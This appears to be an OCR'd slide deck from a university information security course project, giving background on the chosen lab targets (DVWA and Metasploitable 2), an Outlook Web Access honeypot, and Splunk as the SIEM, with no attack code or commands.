ICS 344 - Information Security

Course Project

Term 241

09 December 2024

Agenda

Team Members

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
SWE Student



Abdullah Alhelwah

CS Student

Abdulaziz Alshwairkh

SWE Student

SERVICES

Background

What service did we target?

- **DVWA's login page**
- Apache HTTP server on **Metasploitable 2**

Why did we chose it?

DVWA for its controlled environment and ease of use, and Metasploitable 2 for its variety of known vulnerabilities, which we are already familiar with from HW1.

Goal

Configure and show attacks targeting standard services.

HONEYPOT

Background

Which honeypot did we target?


- **Owa-honeypot** (A simple web-based Outlook honeypot)

Why did we chose it?

Because it mimics the widely used Outlook Web Access (OWA) portal, a frequent target in enterprise environments.

Goal

Demonstrate how the honeypot captures and logs malicious activities.



SIEM

Background

Which SIEM did we use?

- **Splunk**


Why did we chose it?


Due to its powerful data indexing, real-time search, and analysis capabilities. Its ability to handle large volumes of data efficiently makes it ideal for monitoring honeypot activity.

Goal

